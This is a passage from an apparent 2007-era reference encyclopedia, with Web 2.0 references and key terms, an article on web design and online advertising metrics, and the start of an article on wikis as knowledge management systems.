Kaye, R. (2006). *ETech day 2: What is Web 2.0?* Retrieved November 14, 2007, from http://www.oreillynet.com/digitalmedia/blog/2006/03/etech_day_2_what_is_web_20.html

Kolbitsch, J., & Maurer, H. (2006). The transformation of the Web: How emerging communities shape the information we consume. *Journal of Universal Computer Science, 12*(2), 187-213.

Korica, P., Maurer, H., & Schinagl, W. (2006). The growing importance of e-communities on the Web. In *Proceedings of the International Conference on Web Based Communities* (pp. 165-174).

Leuf, B., & Cunningham, W. (2001). *The Wiki way: Quick collaboration on the Web.* Amsterdam: Addison-Wesley Longman.

Lin, K.-J. (2006). *Serving Web 2.0 with SOA: Providing the technology for innovation and specialization.* Paper presented at the IEEE International Conference on e-Business Engineering (ICEBE '06).

López-de-Ipiña, D., García-Zubia, J., & Orduña, P. (2006). Remote control of Web 2.0-enabled laboratories from mobile devices. In *Proceedings of the E-Science Conference.*

McCormack, D. (2002). *Web 2.0: 2003-2008 AC (after crash).* Boston: Aspatore Books.

McIlraith, S.A., Son, T.C., & Honglei, Z. (2001). Semantic Web services. *IEEE Intelligent Systems, 16*(2), 46-53.

Millard, D.E., & Ross, M. (2006). Web 2.0: Hypertext by any other name? In *Proceedings of the Seventeenth Conference on Hypertext and Hypermedia* (pp. 27-30).

Morville, P. (2005). *Ambient findability*. Sebastopol: O'Reilly Media.

Orchard, L. (2006). *Hacking del.icio.us*. Indianapolis: Wiley Publishing.

O'Reilly, T. (2005). *What Is Web 2.0? Design patterns and business models for the next generation of software.* Retrieved November 14, 2007, from http://facweb.cti.depaul.edu/jnowotarski/se425/-What%20Is%20Web%202%20point%200.pdf

O'Reilly, T. (2006). *Web 2.0 compact definition: Trying again*. Retrieved November 14, 2007, from http://radar.oreilly.com/archives/2006/12/web_20_compact.html#ping

Osterwalder, A., & Pigneur, Y. (2002). An e-business model ontology for modeling e-business. In *Proceedings of the 15th Bled Electronic Commerce Conference.*

Passant, A. (2006). FOAFMap: Web 2. 0 meets the Semantic Web. In *Proceedings of Scripting Challenge, ESWC2006 Workshop on Scripting*.

Richardson, W. (2006). *Blogs, wikis, podcasts and other powerful Web tools for classrooms.* Thousand Oaks, CA: Corwin Press.

Schmitz, C., Hotho, A., Jaschke, R., & Stumme, G. (2006). Mining association rules in folksonomies. In V. Batagelj, H.-H. Bock, A. Ferligoj, & A. Ziberna (Eds.), *Data science and classification: Proceedings of the 10th IFCS Conferference on Studies in Classification,* *Data Analysis, and Knowledge Organization 2006* (pp. 261-270). Berlin: Springer.

Treese, W. (2006). Web 2.0: Is it really different? *Net-Worker, 10*(2), 15-17.

Van der Vlist, E., Ayers, D., Bruchez, E., Fawcett, J., & Vernet, A. (2006). *Professional Web 2.0 programming*. Indianapolis: Wiley Publishing.

Wahlster, W., & Dengel, A. (2006, June). Convergence of Web 2.0 and the Semantic Web. *Technology radar feature paper* (2nd ed.).

Zakas, N., McPeak, J., & Fawcett, J. (2006). *Professional AJAX*. Indianapolis: Wiley Publishing.

KEY TERMS

AJAX: AJAX stands for asynchronous JavaScript and XML and is a concept for asynchronous data transfer between a Web browser and a server. It is used to improve the speed of the Web sites since it enables partial site updates and also changes the look and feel of Web sites towards native applications.

API: Application programming interfaces (API) enable connections between different systems.

Folksonomy: Folksonomies are user-generated taxonomies of all kinds of Web content. Users are allowed to index Web content with tags generated by themselves.

Mashup: Mashups combine content of different Web services over open APIs to build a value-added service and generate benefits on the basis of this integration.

Podcast: A podcast consists of Web-published audio data which are usually syndicated by means of RSS. The term "podcast" refers to a combination of the name of Apple's famous portable music player "iPod" and "to broadcast"; so "podcasting" describes the process of broadcasting digital content to a digital repository.

RSS: RSS stands for really simple syndication. It is an XML-based standard and enables Web feeds for the purpose of simple and fast syndication of digital content.

Social Bookmark: Social bookmarks are, like private bookmarks as well, personal collections of links. Since they are publicly available and tagged by users, they are called "social" bookmarks.

Social Software: The term "social software" comprises all Web-based applications and services through which people can socially interact with each other.

Web 2.0: Web 2.0 is an abstract concept which tries to grasp a recently evolving new kind of Web culture of communication, interaction, and participation. It comes along with a minor technical evolution leading to an easier Web access.

Weblog: The term "Weblog" is a combination of "Web" and "log" and describes a user-generated website on which the blogger can add entries in journal style.

Web Service*:* Defined by the W3C as a software system, it is designed to support interoperable machine-to-machine interaction over the Internet. Thus, a Web service is a self-contained, encapsulated software functionality provided to be used on-demand through standardized interfaces.

Wiki: Wikis are site conglomerations on the Web which cannot just be read, but also directly edited online by its users over their browsers. This concept enables collaboratively compiled content.

Web Design Concept

Ginger Rosenkrans
Pepperdine University, USA

INTRODUCTION

In 2005, the Internet became available to one billion people worldwide with about 845 million people using it regularly (Emarketer, 2006). The United States has one of the largest Internet populations with 175.4 million online users (Weisman, 2006). It is estimated the Internet is used by 80% of advertisers and it is projected that 90% of them will adopt the Internet for advertising by 2008.

Effective Web site design is essential in online advertising and in attracting and maintaining consumers' interest. Many organizations include a Web site as part of their advertising and media mix (Arens, 2006; Geissler, Zinkham, & Watson, 2006). Web design experts assert that interface features and designs influence a site's traffic and sales. Although there are no definite guidelines for successful Web site designs, some important constructs related to effectiveness are (1) page design, (2) navigation, (3) color usage, (4) graphics and typeface, (5) content, and (6) online advertising (Arens, 2006; Kovarik, 2002; Song & Zahedi, 2005; Van Duyne, Landay, & Hong, 2003).

PAGE DESIGN

An online site's home page creates an initial impression of the company's Web site and of the company itself (Geissler, Zinkhan, & Watson, 2006; Singh, Dalal, & Spears, 2005). It is critical to gain viewers' attention and interest upon entrance to the home page. A home page should communicate "who you are, what you offer, and what's inside (the Web site)" (Geissler, Zinkhan, & Watson, 2006, p. 71). Additionally, first impressions of the site are essential in establishing online relationships. A Web page is unlikely to trigger approach behavior unless it is rich in exploration possibilities (Singh, Dalal, & Spears, 2005). Furthermore, a company's contact information or a link to a separate contact page is considered an essential element in the home page (Geissler, Zinkhan, & Watson, 2006). Viewers perceive home pages as incomplete if all of the essential information is not provided up front.

Some of the primary elements of a home page should include consideration of content, page length, links, graphics, text, and animation (Geissler, Zinkhan, & Watson, 2006). Experts advocate uncluttered screen design. Designers should keep copy short; cast informative headlines; use headings, highlighting, and color copy as visual cues; make use of white space; and employ interface consistency. The copy for each menu item should be bright, and phrases should be brief and have color.

NAVIGATION

Navigation refers to the hypertext connection of the multimedia content and determines ease of information retrieval and a site's organization (Karayanni & Baltas, 2003). Well organized and easy to navigate pages should be a primary consideration of good Web site design (Kim & Kim, 2006). Search engines, site maps, and indices provide the ability to link pages throughout the Web site and to hyperlink to related information, which enhances the ability of Web site users to navigate the page and identify information quickly. It is important to have a navigation bar and a search engine toward the top of a Web page to ease navigation. North navigation is when the navigation bar runs across the top of a Web page. West navigation is when the navigation bar runs on the far left and vertically on the Web page. Graphic buttons should provide basic navigation links and create a graphic identity that tells users they are within the site domain. Each page should have consistent navigation links and a link back to the home page.

COLOR

Web sites should avoid clashing colors, have limited use of color, use color for visual cues, and use color that evokes intended connotations (Arnston, 2006). Although everyone brings a subjective perspective to the viewing of colors, studies show that some generalizations can be made about the use of color. For example, warm colors (e.g., red and yellow) stimulate and usually appear closer to the viewer than cool colors (e.g., blue and green). The color preferences of an intended audience should be taken into consideration, especially as Web sites reach international audiences. In the Western culture, light colors (e.g., pastels) are generally viewed as being relaxed and cheery, while dark colors usually convey darker emotions (e.g., anger, depression). Other examples of Western color psychology are (1) red: stop, danger, love, passion heat; (2) blue: cold, water, cleanliness, authority sky; and (3) green: go, environmentally friendly.

Background colors can affect visitors' perception of the colors in the foreground. For example, colors can look more intense on a dark background or washed out on a light background. Too many colors can make a screen visually or conceptually overwhelming. Color can be used for creating visual importance and hierarcy (Weinman, 2003). It can be used to differentiate information, signal categories, and highlight information. It should supplement and reinforce. It should not be used to replace, label, or explain.

TYPE FACE AND GRAPHICS USAGE

Font usage in designing Web pages should be limited to two fonts. Left-justified text is one of the most legible type formats for Web page design because the left margin is even and the right one is irregular (Web Style Guide, 2004). The "ragged" right margin invites interest and variety without impeding on legibility. Additionally, blue underlined text should be reserved for links (Van Duyne, Landay, & Hong, 2003).

In the Eyetrack III (2004) study, researchers found that smaller type encouraged a more focused viewing behavior while larger type promoted lighter scanning. For example, when a headline is larger than its accompanying text, users perceive the headline as an important element on the Web site and will often skip the text. When headlines and text are the same size, however, then both are viewed or read more often.

Images that are at least 210x230 pixels have a tendency to keep viewers engaged (Eyetrack III, 2004). On home pages as well as inside Web pages, users will observe and stay more engaged on the page with large images. When choosing images with people, it is recommended to include faces that are easy to view and are clearly visible. Additionally, it is common for users to click on photos (Eyetrack III, 2004).

CONTENT

Content is a critical component in Web site design and is one of the most important determinants of Web site effectiveness (Kim & Kim, 2006; Laslay, 2005; Van Duyne, Landay, & Hong, 2003). Visitors have seconds to make a judgment about a site and one way to keep it sticky is to provide compelling and timely content. The content can be enticing imagery, news, navigation text or personalization (Van Duyne, Landay, & Hong, 2003). Content should be tailored to visitors' needs through the use of headlines, summaries, and body copy.

INTERACTIVITY

The Internet, unlike traditional media, has the potential for interactivity (Stewart & Pavlou, 2002). Interactivity of the site generally relates to the optimization of hypermedia attributes by providing custom-made solutions. This allows users to customize preferences and enables the organization to provide solutions to users who have provided personal information (Karayanni & Baltas, 2003). Tremayne (2005) asserts that Web structures are seen as necessary conditions for interactivity. In addition, perceived and functional interactivity are related concepts even though they are independent.

Chung and Zhao (2004) posit that user interaction with a Web site indicates users have perceived control over information and communication flow. A Web site should be designed, therefore, with the ability to allow consumers to seek and gain access to information. If users perceive a Web site with difficulty in gaining or accessing information, they may have a lesser degree of perceived interactivity on the Web site. Users with high product involvement tend to be more interactive with product-related content than users with low involvement. Users with low product involvement, however, demonstrate interactivity but with content not related to the product.

ONLINE ADVERTISING

The interactivity and personalization of online ad design and delivery have made the Internet an effective and accountable medium with unlimited creativity. The Internet delivers a panoply of options for advertisers, from search to rich media and banner ads.

Search advertising is one of the largest revenue formats totaling, $1.6 billion in the second quarter of 2006 (Internet Advertising Bureau, 2006). It involves fees advertisers pay Internet companies to link or list their company Web site to a specific phrase or word (Internet Advertising Bureau, 2006). This includes paid search revenues. Some of the search categories include paid listings, paid inclusion, contextual search, and site optimization.

Online rich media accounted for 6% of total revenues for the second quarter of 2006 (Internet Advertising Bureau, 2006). Rich media is a range of interactive media that show motion and utilize video, audio, and animation (Chabrow, 2006). Rich media technologies like Flash, Shockwave, and Java can be used to deliver dynamic and interactive ads (Rosenkrans, 2005). Rich media can be deployed through standard Web or wireless applications including e-mail and static and dynamic Web pages. Rich media may also appear in ad formats like Web site buttons, banner ads, and interstitial ads. The Internet Advertising Bureau (2006) includes interstitial ads in the rich media ad category. Some forms of interstitials are page takeovers, splash screens, and pop-up windows. Other examples of online rich media ads are floating ads, wallpaper ads, expandable ads, and rollover ads (Eyeblaster, 2006).

Banner ads are considered display ads (Internet Advertising Bureau, 2006). Display-related advertising accounted for $1.3 billion of total revenues during the second quarter of 2006 (Internet Advertising Bureau, 2006). They are still a dominant type of Internet advertising (Internet Retailer, 2002; Li, Daugherty, and Biocca 2002; Rosenkrans, 2005).

MEASURING THE EFFECTIVENESS OF WEB SITES

Web analytics software allows advertisers to measure Web site and online ad performance. Metrics can be used for evaluating exposure, popularity, stickiness, user loyalty, reach, and behavioral responses (Bhat, Bevans, & Sengupta, 2002; Dainow, 2004; Maity & Peters 2005; Roche, 2005).

The cost per thousand (CPM) impressions pricing model involves charging the advertiser a flat fee or CPM for exposure (Joint Industry Committee for Web Standards, 2005; Rosenkrans, 2007). Page impressions are also known as page requests or page views (Bhat, Bevans, & Sengupta, 2002). They are an estimate of how many pages are served in a time period (Bhat, Bevans, & Sengupta, 2002). The metrics must filter robot (i.e., bot) activity and error codes (Internet Advertising Bureau, 2004). Ad impressions measure the response of a delivery system to an ad request from a user's browser (Bhat, Bevans, & Sengupta, 2002; Internet Advertising Bureau, 2004). The impressions metric measures a Web site's traffic or ad's success in reaching users when success is defined in terms of visibility or brand recognition (Bhat, Bevans, & Sengupta, 2002; Rosenkrans, 2007; Wembley, 2005). Impressions do not track whether users interacted with an ad.

One of the best metrics for evaluating the effectiveness of Web site design features is click-through data. The click-through rate (CTR) measures the ratio of clicks to impressions (Rosenkrans, 2006, 2007). The Internet Advertising Bureau (2004, p. 15) asserts that "a click-through is a measurement of a user-initiated action of clicking on an ad element, causing a redirect to another web location." Measurement of clicks must be filtered for robot activity (Internet Advertising Bureau, 2004; Rosenkrans, 2006). Click-throughs indicate a behavioral response (Chatterjee, Hoffman, & Novak, 2003; Rosenkrans, 2006, 2007).

Most clicks are likely to occur during initial exposures to online ads and users are less likely to click on the ads once they become more familiar with the site over time (Chatterjee, Hoffman, & Novak, 2003). It is recommended, therefore, to have higher prices for online ads placed on entry or popular pages. Although online ad exposures may not immediately lead to a click they may have enduring communication outcomes as well as a significant positive effect on click probability in future sessions.

User involvement, which translates to site stickiness, may be measured in a number of ways (Bhat, Bevans, & Sengupta, 2002). Some of the metrics include visits, average time per visit, and frequency. A visit is one visitor session on a Web site, and for the metric to be accurately counted as a visit it must have 30 consecutive minutes of activity that can be attributed to a single browser for a single session (Internet Advertising Bureau, 2004). The average time per visit metric is the average time a user spends on a Web site during each visit or user session. The metric is determined by dividing the total time all visitors spend on a site by the total number of visits during a time period. The frequency metric is the average number of times a user returns to a Web site during a time period. Frequency is determined by dividing visits by unique visitors.

The conversion rate is a way to examine a Web site's performance. It is the percentage of users who follow through an action (Carrabis, 2005; Dainow, 2004; Rosenkrans, 2005, 2007). Examples of conversion events are when a user requests to opt-in a newsletter, submits a contact form, downloads a whitepaper, or completes a credit card payment process.

WEB DESIGN CHALLENGES

Like other mediums, the Internet has its challenges (Arens, 2006). Traditionally, it is not considered a mass medium and might not offer mass media efficiency. It is a medium for targeting specific consumers and developing relationships with target consumers. The Web is a medium that is still unfettered and not controlled by any single entity; thus, there is little accountability. For example, Web sites can encounter click-fraud challenges (Caruso, 2006; Grow, Ekgin, & Herbst, 2006; Rosenkans, 2006, 2007; Story, 2006). With cost-per-click (CPC) or pay-per-click (PPC) ads that show up next to search results, the more times an ad is clicked, the more the advertiser pays (Caruso, 2006). With contextual ads, which are ads placed on third-party Web sites, the CPC ad revenue is divided between the search engine company and the publisher. Click fraud can occur when publishers click their own sites to receive more revenue from search engines. Additionally, some people click on their competitors' ads to drive up their costs. Further, there is robot (i.e., bot) software that can be unleashed to increase click-throughs and Web site traffic (Rosenkrans, 2006). Some traffic metrics systems do not exclude bot traffic that sift through the Web on behalf of Internet search engines. Traffic variances can be inflated by 100% or more because bots can create the illusion that users are logging on from different areas. They mask a traffic's real origin.

CONCLUSION

Web sites are valuable vehicles for informing, persuading, selling, interacting with customers, reminding current and potential customers about a company and its offerings, and attracting potential customers. The Internet also is one of the most measurable mediums (Bagla, 2004; Rosenkrans, 2006). Additionally, it is one of the most interactive mediums, as it allows consumers to directly interact with advertisers and develop relationships. Furthermore, it has a high reach, it provides selective target marketing, it can provide in-depth information and content about products and a company for its consumers, it is a vehicle for advertising, and is a rapidly growing medium.

REFERENCES

Arens, W.F. (2006). *Contemporary advertising*. New York: McGraw-Hill/Irwin.

Arnston, A. (2006). *Graphic design basics* (5th ed.). Belmont, CA: Wadsworth/Thompson Learning.

Bagla, G. (2004, January 20). *Analyzing Web analytics*. iMedia Connection. Retrieved April 24, 2007, from http://www.imediaconnection.com

Bhat, S., Bevans, M., & Sengupta, S. (2002, Fall). Measuring users' Web activity to evaluate and enhance advertising effectiveness. *Journal of Advertising, 31*(3), 97-106.

Carrabis, J. (2005, July 15). *Usability studies 101: Defining visitor action. iMedia*. Imedia Connection. Retrieved April 24, 2007, from http://www.imediaconnection.com

Caruso, M. (2006, March 28). *Click fraud: The ugly underside of SEM.* Imedia Connection. Retrieved April 24, 2007, from http://www.imediaconnection.com

Chatterjee, P., Hoffman, D.L., & Novak, T.P. (2003). Modeling the clickstream: Implications for Web-based advertising efforts. *Journal of Marketing Science, 22*(4), 520.

Chung, H., & Zhao, X. (2004). Effects of perceived interactivity on Web site preference and memory: Role of personal motivation. *Journal of Computer-Mediated Communication, 10*(1).

Dainow, B. (2004, November 2). *Web analytics 101*. Imedia Connection. Retrieved April 24, 2007, from http://www.imediaconnection.com

Emarketer. (2006, May 18).O*ne billion people online!* Retrieved April 24, 2007, from http://www.emarketer.com/Article.aspx?1003975

Eyeblaster. (2006). *Ad formats.* Retrieved April 24, 2007, from http://www.eyeblaster.com

EyeTrack III Study. (2004). *Online news consumer behavior in the age of multimedia.* Retrieved on April 24, 2007, from http://www.poynter.org

Geissler, G.L., Zinkhanm, G.M., & Watson, R.T. (2006, Summer). The influence of home page complexity on consumer attention, attitudes, and purchase intent. *Journal of Advertising, 35*(2), 69-81.

Grow, B., Elgin, B., & Herbst, M. (2006, October 2). *Click fraud.* Business Week. Retrieved April 24, 2007, from http://www.businessweek.com/magazine/content/06_40/b4003001.htm

Internet Advertising Bureau. (2003, January). *Interactive marketing units.* Retrieved April 24, 2007, from http://www.iab.net

Internet Advertising Bureau. (2004, September). *Interactive audience measurement and advertising campaign reporting and audit guidelines*. Retrieved April 24, 2007, from http://www.iab.net

Internet Advertising Bureau. (2006). *IAB Internet Advertising Revenue Report.* Retrieved April 24, 2007, from http://www.iab.net

Internet Retailer (2002, March 6). *In site of all the bashing, banner ads still rule online*. Retrieved April 24, 2007, from http://www.internetretailer.com/printArticle.asp?id=6315

Joint Industry Committee for Web Standards. (2005). Global standards. Retrieved April 24, 2007, from http://www.jicwebs.org/standards.html

Karayanni, D.A., & Baltas, G. (2003). Web site characteristics and business performance: Some evidence from international business-to-business organizations. *European Journal of Information Syste*ms, 14(3), 288-305.

Kim, K., & Kim, E. (2006, March). Suggestions to enhance the cyber store customers satisfaction. *Journal of American Academy of Business, 9*(1), 233-241.

Kovarik, B. (2002). *Web design*. Boston, MA: Allyn and Bacon.

Maity, M., & Peters, C.L.O. (2005, January-March). A primer for the use of Internet marketing research tools: The value of usability studies. *Interactive Marketing, 16*(3), 232-247.

Rosenkrans, G. (2005, Fall). Online auctions as advertising revenue in the media mix. *Journal of Interactive Advertising, 6*(1), 19-37.

Rosenkrans, G. (2006). Online banner ads and metrics challenges. *International Journal of Internet Marketing and Advertising, 3*(3), 193-218.

Rosenkrans, G. (2007). Online advertising metrics. *Handbook of research on electronic surveys and measurements.* Hershey, PA: Idea Group.

Singh, S.N., Dalal, N., & Spears, N. (2005, September). Understanding Web home page perception. *European Journal of Information Systems, 14*(3), 288-307.

Song, J., & Zahedi, F. (2005, August). A theoretical approach to Web design in e-commerce: A belief reinforcement model. *Management Science, 51*(8), 1219-1236.

Stewart, D., & Pavlou, P.A. (2002, Fall). From consumer responses to active consumer: Measuring the effectiveness of interactive media. *Academy of Marketing Science Journal, 30*(4), 376-297.

Story, L. (2006, October 30). *Marketers demanding better count of the clicks.* New York Times. Retrieved April 24, 2007, from http://www.nytimes.com/2006/10/30/technology/30adco.html?_r=1&oref=slogin

Tremayne, M. (2005, Spring). Lessons learned from experiments with interactivity on the Web. *Journal of Interactive Advertising, 5*(2), 61-70.

Van Duyne, D.K., Landay, J.A., & Hong, J.I. (2003). *The design of sites*. Boston, MA: Addison-Wesley.

Wang, Y.D., & Emurian, H.H. (2005, October-December). Trust in e-commerce: Consideration of interface design factors. *Journal of Electronic Commerce in Organizations*, *3*(4), 42-61.

Web Style Guide. (2004). *Typography on the Web*. Retrieved April 24, 2007, from http://www.webstyleguide.com

Weinman, L. (2003). *Designing Web graphics*. Indianapolis, IN: New Ryders 5c Publishing.

Wembley, E.Y. (2005). Is revamping your Web site worthwhile? *Industrial Management + Data Systems, 105*(5/6), 737-752.

Wesiman, R. (2006, February 12). Virtual ads pose real threat to traditional media. The Boston Globe. Retrieved April 24, 2007, from http://www.boston.com/business/articles/2006/02/12/virtual_ads_pose_real_threat_to_traditional_media/

KEY TERMS

Ad Impressions: Ad impressions measure the response of a delivery system to an ad request from a user's browser (Bhat, Bevans, & Sengupta, 2002; Internet Advertising Bureau, 2004).

Bots/Robots: Terms that have become interchangeable with agent to indicate that software can sift through the Internet for information and report back with it (Venditto, 2001; Rosenkrans, 2006).

Conversion, Conversion Rate, Conversion Event: The percentage of users who follow through on an action, such as signing up for a newsletter, completing a credit card transaction, and downloading information (Carrabis, 2005; Dainow, 2004; Rosenkrans, 2005).

Cost-per-Thousand (CPM): The CPM model counts the number of users exposed to an online ad on a particular site (Rosenkrans, 2006).

Click-Through Rate (CTR) or Cost-per-Click (CPC): CTR/CPC is a count of the number of times a user clicks on an ad in a Web site during a certain time frame (Bhat, Bevans, & Sengupta, 2002). Clicks indicate a behavioral response and click-throughs are an accountable measure of online advertising (Chatterjee, Hoffman, & Novak, 2003; Rosenkrans, 2006). The payment on an online ad is based on the number of times a visitor clicks on it.

Navigation: Navigation refers to the hypertext connection of the multimedia content and determines ease of information retrieval and a site's organization (Karayanni & Baltas, 2003).

Page Impression: Page impressions are an estimate of the number of pages served in a period of time and they are a good indicator of a Web page's exposure (Bhat, Bevans, & Sengupta, 2002).

Rich Media: Rich media are a range of interactive media that show motion and utilize video, audio, and animation (Chabrow, 2006).

Search Advertising: Search advertising involves fees advertisers paying Internet companies to link or list their company Web site to a specific phrase or word (Internet Advertising Bureau, 2006).

Stickiness: Site stickiness generally refers to the measurement of Web site attractiveness (Maity & Peters, 2005). It is the Web site's ability to attract and hold users' attention (Bhat, Bevans, & Sengupta, 2002).

Wiki Technology as a Knowledge Management System

Murali Raman
Multimedia University, Malaysia

Kalpana Narayanan
Multimedia University, Malaysia

OVERVIEW

This article presents the use of Wiki technology to support knowledge management efforts in an organizational setting. We begin by providing some background information about knowledge management and knowledge management systems therein. The article then proceeds by examining what Wiki technology means, its benefits as a knowledge management system, and the issues involved for organizations that might consider using this technology to support knowledge management initiatives.

KNOWLEDGE MANAGEMENT

Knowledge management in an organization enables the users in the organization to deal with the current situations and effectively envision and create their future (Alavi & Leidner, 2001; Brown & Duguid, 1991; Tiwana, 2000). Knowledge management treats knowledge as a form of information, which is impregnated with context based on experience. The main role of knowledge management in an organization is to ensure that the right information is delivered to the right people just in time, in order to make the most appropriate decision. Knowledge management is not only to manage knowledge per se, but to encourage the creation, sharing, distribution, and accessibility of knowledge within an organization. An organization that has a system that assists in the proper management of knowledge will achieve good results via improvements in productivity, innovation, competitiveness, and better relationships among people in the organization (Davenport & Prusak, 1998).

Successful knowledge management initiatives can enhance an organization's competitiveness (Hackbarth, 1998; Tiwana, 2000). To win the race in the market, modern organizations must seek for innovation through application of new knowledge. Organizations should work efficiently by making use of the available resources. Today, the majority of employees are very mobile, their life span in an organization is very short, and therefore capturing their knowledge is important. The enormous amount of new information and the knowledge that it generates is another reason to be aware of the importance to do something with knowledge. These developments have lead to knowledge management (Alavi & Leidner, 2001).

Companies with a focus on knowledge management pay close attention to issues of collaboration, organizational learning, best practices, workflow, intellectual property management, document management, customer focus, and using data effectively (Davenport & Prusak, 1998). Many companies have realized the importance of knowledge management and have taken steps to initiate the implementation of knowledge management systems in their organizations.

Knowledge management complements and enhances other organizational initiatives such as total quality management (TQM) and business process re-engineering (BPR) (Tiwana, 2000). Knowledge management will assist organizations in serving their customers well, reducing their delivery cycle time, operating with minimum fixed assets and overhead, shortening product development time, empowering employees, supporting innovation, and delivering high quality products (Davenport & Prusak, 1998; Nonaka, 1994; Tiwana, 2000).

The importance of knowledge management has resulted in numerous technologies being developed, from simple, single-user tools such as mind mapping software to highly expensive enterprise systems for content management or data mining (Gupta & Sharma, 2004). The next section provides a summary of different knowledge management systems that are commonly found in organizations.

KNOWLEDGE MANAGEMENT SYSTEM

Alavi and Leidner (2001) define a knowledge management system (KMS, henceforth) as any IT system that supports the process of knowledge creation, storage, sharing, and dissemination in an organization. Among all available technologies, those that enable the knowledge management of online communities have proven to be highly popular and effective (Wagner & Bolloju, 2004). KMSs involve the application of IT systems and other organizational resources to manage knowledge strategically in a more effective and systematic way. Many technologies are used in KMSs in light of knowledge management efforts. Table 1 highlights some of the popular technologies for KMSs based on the work of Gupta and Sharma (2004) and Wagner (2004, 2006).

Among the above mentioned KMSs, the best technology fit depends on the community type and the specific knowledge management requirements within organizations (Wagner, 2004). The next section discusses the use of Wiki technology to support knowledge management efforts within organizations.

WIKI TECHNOLOGY

Wiki is a Web-based collaboration tool that is rapidly growing in popularity. Wiki, which means fast in Hawaiian, was created in 1994 and installed on the Web in 1995 by Ward Cunningham. A wiki which was initially called "Quickweb" is an editable **Web site** that does not require users to know HTML. It has a system to record changes so that at any time, a page can be reverted to any of its previous states. A wiki system may also include various tools, designed to provide users with an easy way to monitor the constantly changing state of the wiki and a place to discuss and resolve the many inevitable issues, namely the inherent disagreement over wiki content.

Table 1. KMS technology (Adapted from Gupta and Sharma, 2004; Wagner, 2004)

System	Function
Groupware	• Allows teams to discuss ideas across the traditional boundaries of space and time • Allows groups to track ideas and build communities of practice
Contact Management Software	• Allows organizations and individuals to document relationships, commitments, and interactions with customers and suppliers
Intranets/ Databases	• Allows organizations to store key documents, record lessons learned and best practices • Can provide an employee directory that includes contact information, special skills and current/ previous projects
Data warehouse	• Allows data mining to research market and customer trends
Document Management	• Systems that allows organizations to electronically store documents for future reference and share documents across multiple geographic locations
Wiki	• Is a set of linked Web pages, created incrementally by a group of collaborating users • Wiki content pages ressemble regular Web pages
Discussion Forum	• Allows knowledge creation and knowledge sharing
Weblog	• It is a log on the Web (Wagner, 2004) • Blogs use special "blogging" software to simplify Web publication for end-users

Wiki is growing popular mainly for information, editing, teaching, working on projects, and much more (Leuf & Cunningham, 2001). Most wikis will allow completely unrestricted access so that people are able to contribute to the site without necessarily having to undergo a process of registration, as had usually been required by various other types of interactive Web sites such as Internet forums or chat sites.

Wiki enables documents to be written collectively in an extremely simple markup language using a Web browser. A single page in a wiki is referred to as a "wikipage," while the entire body of pages, which are usually highly interconnected via hyperlinks, is "the wiki," and in effect a wiki is actually simple, easy-to-use user-maintained database for searching or even creating information.

Leuf and Cunningham differentiated between the terms Wiki and wiki, with the former term being used to describe the technology from a conceptual standpoint and the latter is used more in the context of implementation.

The authors offer several technical attributes to Wiki technology (Leuf & Cunningham, 2001):

- Wikis run over the World Wide Web and can be supported by any browser.
- The technology is governed by an underlying HTTP protocol that determines client and server communication.
- Wikis are able to respond to both requests for data (GET) and data submission (POST), in a given Web front, based on the HTTP protocol.

The following are the key features of wiki technology that might be useful as a collaborative KMS:

Pages and Editing

The "wikitext," unlike **HTML** tags, is augmented with a simplified markup language to indicate various structural and visual conventions. Wikis contain plain-text editing with a few simple conventions for structure and style. In many wiki implementations, an active hyperlink is exactly as it is shown, unlike in HTML, where the invisible hyperlink can have an arbitrary visible anchor text. Writing and editing within wikis are much simpler relative to working with HTML (Wagner, 2004).

More recently, wiki engines are generating wiki syntax instead of HTML. This makes it easy for users to edit any pages on the wiki Web site. It does not require any additional functions in the Web browser. Simple wikis allow only basic text formatting, but some more complex ones have support for tables, images, formulas, and interactive elements, such as polls and games (Leuf & Cunningham, 2001).

Linking and Creating Pages

Wikis are a true hypertext medium, with nonlinear navigational structures. Each page typically contains a large number of links to other pages. Links are created using a specific syntax, which is called the "link pattern" (Leuf & Cunningham, 2001).

Searching

Most wikis offer at least a title search and sometimes a full-text search. Search functions within a wiki can be scalable, depending on whether the engine is supported by a database that is indexed (Leuf & Cunningham, 2001, Wagner, 2004).

Controlling Changes

Wikis are designed in a form where it makes is easy to correct mistakes. Wikis enable users to regularly update the wiki pages in a collaborative fashion, thereby continuously changing the nature of the wiki Web site. All changes made can be monitored to ensure that a page, or a set of pages, keeps its quality. All new editions will be monitored through the wiki engine, which allows the users to verify new editions quickly (Leuf & Cunningham, 2001).

Types/Clones of Wiki Technology

Leuf and Cunningham (2001) commonly use the term clone to describe various versions of Wiki technology that have emerged since its introduction in year 1995. Table 2 shows the summary given by Cunningham of the various versions of wikis and their functions.

Underlying the above characteristics is a set of specific design principles that have shaped wiki software and its use (Wagner 2004). These principles are inherent in most of the wiki clones that are commonly

Table 2. Wiki clones (Adapted from Leuf and Cunningham, 2001)

Wiki Clone	Language/technology used	Comments
Wiki, many clones	• Perl • CGI script • Apache Server, IIS/PWS, or stand alone	• The original wiki developed by Ward Cunningham • Easily available resources from the Web • Easy to instal • Numerous varieties of implemented versions already exist. • Perl can be hard to use/understand for a novice
Twiki	• Perl with extensions	• Designed for corporate users • More professional and powerful with features such as automatic e-mails, file attachments, etc. • Used mainly for Unix systems
Squeak Wiki Swiki, CoWeb	• Squeak • Smalltalk	• Runs in Squeak Virtual Machine environment with Squeak Web Server • Integrated Smalltalk environment. • Highly extensible because of access to Squeak code modules in open and OS servers • Maps wiki pages to numbered rather than named files • More prevalent in academic environment as the technology ties nicely with collaborative work in computer sciences
Python Wiki Py Wiki Pyki, Pyle	• Python	• Uses a more structured language, easier for many to understand code • Popular in Germany, Japan, Australia, and New Zealand • Rarely supports out-of the-box servers, but interpreters can be installed
Rubi Wiki RWiki	• Ruby	• Developed and used mainly in Japan • Based on a relatively new language called Ruby, which integrates many attractive features from Perl, Python, and other languages • Uses the “RD Syntax” instead of the regular WikiWords for markup functions
Zwiki	• Python and Zope • XML	• Zope is a collaborative open source Web application server • Runs on both Unix and Windows • Written using Python with other Zope plug-ins available
JOSWiki Kehei Wiki	• Java, JOS	• JOS is a free and open Java operating system • Useful as a Web management tool

Table 3. Wiki design principles (Source: Wagner, 2004)

Principle	Explanation
Open	If a page is found to be incomplete or poorly organized, any reader can edit it as he/she sees fit. Wiki is based on open source technology.
Incremental	Pages can cite other pages, including pages that have not been written yet.
Organic	The structure and text content of the site is open to editing and evolution.
Mundane	A small number of (irregular) text conventions will provide access to the most useful (but limited) page markup.
Universal	The mechanisms of editing and organizing are the same as those of writing so that any writer is automatically an editor and organizer.
